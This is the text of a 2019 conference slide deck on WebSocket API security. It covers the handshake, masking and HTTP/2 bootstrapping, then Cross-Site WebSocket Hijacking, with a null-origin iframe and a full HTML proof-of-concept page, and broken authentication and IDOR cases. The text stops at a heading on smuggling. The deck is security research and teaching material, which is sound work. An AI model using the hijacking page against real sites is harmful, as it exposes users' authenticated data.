

What's wrong with WebSocket APIs?

Unveiling vulnerabilities in WebSocket APIs



DEEPSEC

#DeepSec2019

Mikhail Egorov / @0ang3l



whoami

- Security researcher / full-time bug hunter
 - <https://bugcrowd.com/0ang3el>
 - <https://hackerone.com/0ang3el>
- Conference speaker
 - <https://www.slideshare.net/0ang3el>
 - <https://speakerdeck.com/0ang3el>



Previous work

- https://media.blackhat.com/bh-us-12/Briefings/Shekyan/BH_US_12_Shekyan_Toukharian_Hacking_Websocket_Slides.pdf
- <https://www.nccgroup.trust/us/about-us/newsroom-and-events/blog/2017/may/wssip-a-websocket-manipulation-proxy/>
- <https://chybeta.github.io/2018/04/07/spring-messaging-Remote-Code-Execution-%E5%88%86%E6%9E%90-%E3%80%90CVE-2018-1270%E3%80%91/>
- <https://www.twistlock.com/labs-blog/demystifying-kubernetes-cve-2018-1002105-dead-simple-exploit/>
- <https://github.com/andresriancho/websocket-fuzzer>
- <https://www.irongeek.com/i.php?page=videos/derbycon9/stable-35-old-tools-new-tricks-hacking-websockets-michael-fowl-nick-defoe>



WebSocket protocol essentials



WebSocket protocol – RFC 6455

- Efficient two-way communication protocol
- WebSocket is stateful (HTTP is stateless)
- Two main parts: handshake and data transfer



WebSocket protocol – RFC 6455

- Extensibility: subprotocols and extensions
- Subprotocols
 - <https://www.iana.org/assignments/websocket/websocket.xml#subprotocol-name>
 - Wamp
 - Stomp
 - Soap 
 - ...



WebSocket protocol – RFC 6455

- Extensibility: subprotocols and extensions
- Extensions
 - <https://www.iana.org/assignments/websocket/websocket.xml#extension-name>
 - permessage-deflate
 - bbf-usb-protocol



WebSocket protocol – RFC 6455

- Origin-based security model (Browser clients)
- No authentication
- Client **must** do client-to-server masking




WebSocket protocol support

- Major web browsers
- Web servers / Proxies
 - Apache httpd, Nginx, IIS, ...
 - HAProxy, Traefik, Varnish, Envoy, ...
- Cloud providers
 - WebSocket API (api gateways)
 - WebSocket proxying (load balancers)



WebSocket handshake over HTTP/1.1



Required HTTP version

Protocol version

Base64(Random nonce)

Upgrade request



WebSocket handshake over HTTP/1.1

Response


Raw Headers Hex

```
HTTP/1.1 101 Switching Protocols  
Upgrade: websocket  
Connection: Upgrade  
Sec-WebSocket-Accept: Tjq0j8h/X6S+8eTuPfjSIaFqVdQ=
```

Required status code

$\text{BASE64}(\text{SHA1}(\text{Sec-WebSocket-Key} \parallel \text{CONST}))$

WebSocket data transfer



\x00 – continuation frame
 \x01 – text frame
 \x02 – binary frame
 \x08 – close frame
 \x09 – ping
 \x0A – pong
 other values are reserved



WebSocket data transfer - masking

- Masking key is 32-bit long passed **inside frame**
- Client **must** send masked data
- $\text{MASKED} = \text{MASK} \wedge \text{DATA}$ (^ - XOR)
- Mechanism protects against **cache poisoning** and **smuggling** attacks



WebSocket protocol and HTTP/2

- RFC 8441
 - Bootstrapping WebSocket with HTTP/2
- Not yet widely supported by proxies / web servers
 - nghttp2 - <https://github.com/nghttp2/nghttp2>



WebSocket handshake over HTTP/2

```
▶ Frame 11: 117 bytes on wire (936 bits), 117 bytes captured (936 bits) on interface 0
▶ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▶ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
▶ Transmission Control Protocol, Src Port: 5000, Dst Port: 43438, Seq: 1, Ack: 59, Len: 51
▼ HyperText Transfer Protocol 2
  ▼ Stream: SETTINGS, Stream ID: 0, Length 42
    Length: 42
    Type: SETTINGS (4)
    ▶ Flags: 0x00
      0... .. = Reserved: 0x0
      .000 0000 0000 0000 0000 0000 0000 0000 = Stream Identifier: 0
    ▶ Settings - Header table size : 4096
    ▶ Settings - Enable PUSH : 0
    ▶ Settings - Initial Windows size : 65535
    ▶ Settings - Max frame size : 16384
    ▼ Settings - Unknown (8) : 1
      Settings Identifier: Unknown (8)
      Unknown Settings: 1
    ▶ Settings - Max concurrent streams : 100
    ▶ Settings - Max header list size : 65536
```

SETTINGS_ENABLE_CONNECT_PROTOCOL



WebSocket handshake over HTTP/2

```
▶ Frame 13: 322 bytes on wire (2576 bits), 322 bytes captured (2576 bits) on interface 0
▶ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▶ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
▶ Transmission Control Protocol, Src Port: 43364, Dst Port: 5000, Seq: 59, Ack: 52, Len: 256
▼ HyperText Transfer Protocol 2
  ▶ Stream: SETTINGS, Stream ID: 0, Length 0
  ▼ Stream: HEADERS, Stream ID: 1, Length 238
    Length: 238
    Type: HEADERS (1)
    ▶ Flags: 0x04
    0... .. = Reserved: 0x0
    .000 0000 0000 0000 0000 0000 0000 0001 = Stream Identifier: 1
    [Pad Length: 0]
    Header Block Fragment: 3fe11f4207434f4e4e4543544087b95d8749c87a3f87f058...
    [Header Length: 499]
    [Header Count: 18]
    ▶ Header table size update
    ▶ Header: :method: CONNECT
    ▶ Header: :protocol: websocket
    ▶ Header: :scheme: http
    ▶ Header: :path: /ws
    ▶ Header: :authority: localhost
    ▶ Header: user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
    ▶ Header: accept: */*
    ▶ Header: accept-language: en-US,en;q=0.5
    ▶ Header: accept-encoding: gzip, deflate
    ▶ Header: sec-websocket-version: 13
    ▶ Header: origin: null
    ▶ Header: sec-websocket-extensions: permessage-deflate
    ▶ Header: dnt: 1
    ▶ Header: pragma: no-cache
    ▶ Header: cache-control: no-cache
    ▶ Header: x-forwarded-proto: http
    ▶ Header: via: 1.1 nghttpx
    Padding: <MISSING>
```

HTTP method

Protocol name

WebSocket version



WebSocket handshake over HTTP/2

```
▶ Frame 16: 111 bytes on wire (888 bits), 111 bytes captured (888 bits) on interface 0
▶ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▶ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
▶ Transmission Control Protocol, Src Port: 5000, Dst Port: 43364, Seq: 61, Ack: 315, Len: 45
▼ HyperText Transfer Protocol 2
  ▼ Stream: HEADERS, Stream ID: 1, Length 36
    Length: 36
    Type: HEADERS (1)
    ▶ Flags: 0x04
      0... .. = Reserved: 0x0
      .000 0000 0000 0000 0000 0000 0000 0001 = Stream Identifier: 1
      [Pad Length: 0]
      Header Block Fragment: 886196df3dbf4a082a693f750400bea05ab8dbd700053168...
      [Header Length: 85]
      [Header Count: 3]
      ▶ Header: :status: 200
      ▶ Header: date: Thu, 21 Nov 2019 14:58:00 GMT
      ▶ Header: server: hypercorn-h2
      Padding: <MISSING>
```

Required status code



Cross-Site WebSocket Hijacking



WebSocket security for Web Browser

- SOP doesn't work for WebSocket in web browser
 - Read from WebSocket cross-origin
 - Write to WebSocket cross-origin
- Header **Origin** should be checked on handshake step (origin-based security model)




- Cookies are used to authenticate upgrade request
- Header **Origin** isn't checked or checked poorly



- CORS tricks from [@albinowax](#) are applicable to WebSocket
 - <https://portswigger.net/research/exploiting-cors-misconfigurations-for-bitcoins-and-bounties>
 - Null origin
 - Pre-domain wildcard
 - Post-domain wildcard
 - ...

■ nullorigin.html

```
<iframe src="data:text/html,  
<script>const socket = new  
WebSocket('wss://example.com');  
</script>"></iframe>
```



- Playground

- <https://portswigger.net/web-security/websockets/cross-site-websocket-hijacking>

```
1 <!DOCTYPE HTML>
2 <html>
3   <head>
4     <script type = "text/javascript">
5       function WebSocketConnect() {
6         var params = new URLSearchParams(window.location.search);
7
8         if ("WebSocket" in window) {
9           var ws = new WebSocket("wss://example.com");
10          ws.onopen = function() {
11            data = "READY";
12            ws.send(data);
13          };
14
15          ws.onmessage = function (evt) {
16            var received_msg = evt.data;
17            document.getElementById("demo").innerHTML = document.getElementById("demo").innerHTML + '\n' + received_msg;
18          };
19
20          ws.onclose = function() {
21            alert("Connection is closed...");
22          };
23        } else {
24          alert("WebSocket NOT supported by your Browser!");
25        }
26      }
27    </script>
28  </head>
29  <body>
30    <script>WebSocketConnect()</script>
31    <h2>Received:</h2>
32    <textarea cols="140" rows="50" id="demo"></textarea>
33  </body>
34 </html>
```


File Edit View History Bookmarks Tools Help

Manipulating WebSocket x Problem loading page x /tmp/cswsh.html x +

https://ac181f151e58e7a0806ccda400a8001f.web-security-academy.net/chat

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started



WEB SECURITY ACADEMY

Manipulating WebSocket messages to exploit vulnerabilities

LAB Not solved

[Back to lab description >>](#)

Live chat

CONNECTED: -- Now chatting with Hal Pline --

Your message:

Send



Authentication / IDOR issues



Authentication

- WebSocket protocol doesn't offer authentication
- Developers have to roll out their own AuthN 🤔 🤔
- It's secure to check AuthN only during handshake
- Common secure implementations
 - Session cookies
 - Tokens



Broken authentication – Case 1

- Some **ID** / **GUID** is required in Upgrade request
 - Guess ID
 - Leak GUID (minor IDOR, ...)



Broken authentication – Case 2

- No authentication during handshake step
- Some **ID** / **GUID** required in API messages
 - Guess ID
 - Leak GUID (minor IDOR, ...)



Broken authentication – Case 2

- Exposing GraphQL subscriptions w/o AuthN
 - <https://github.com/righettod/poc-graphql#subscriptions-websocket-endpoint-default-enabling>
 - Path /subscriptions




Insecure Direct Object Reference issues

- Strong authentication during handshake step
- Some **ID** / **GUID** required in API messages
 - Guess ID
 - Leak GUID (minor IDOR, ...)




Smuggling through WebSocket

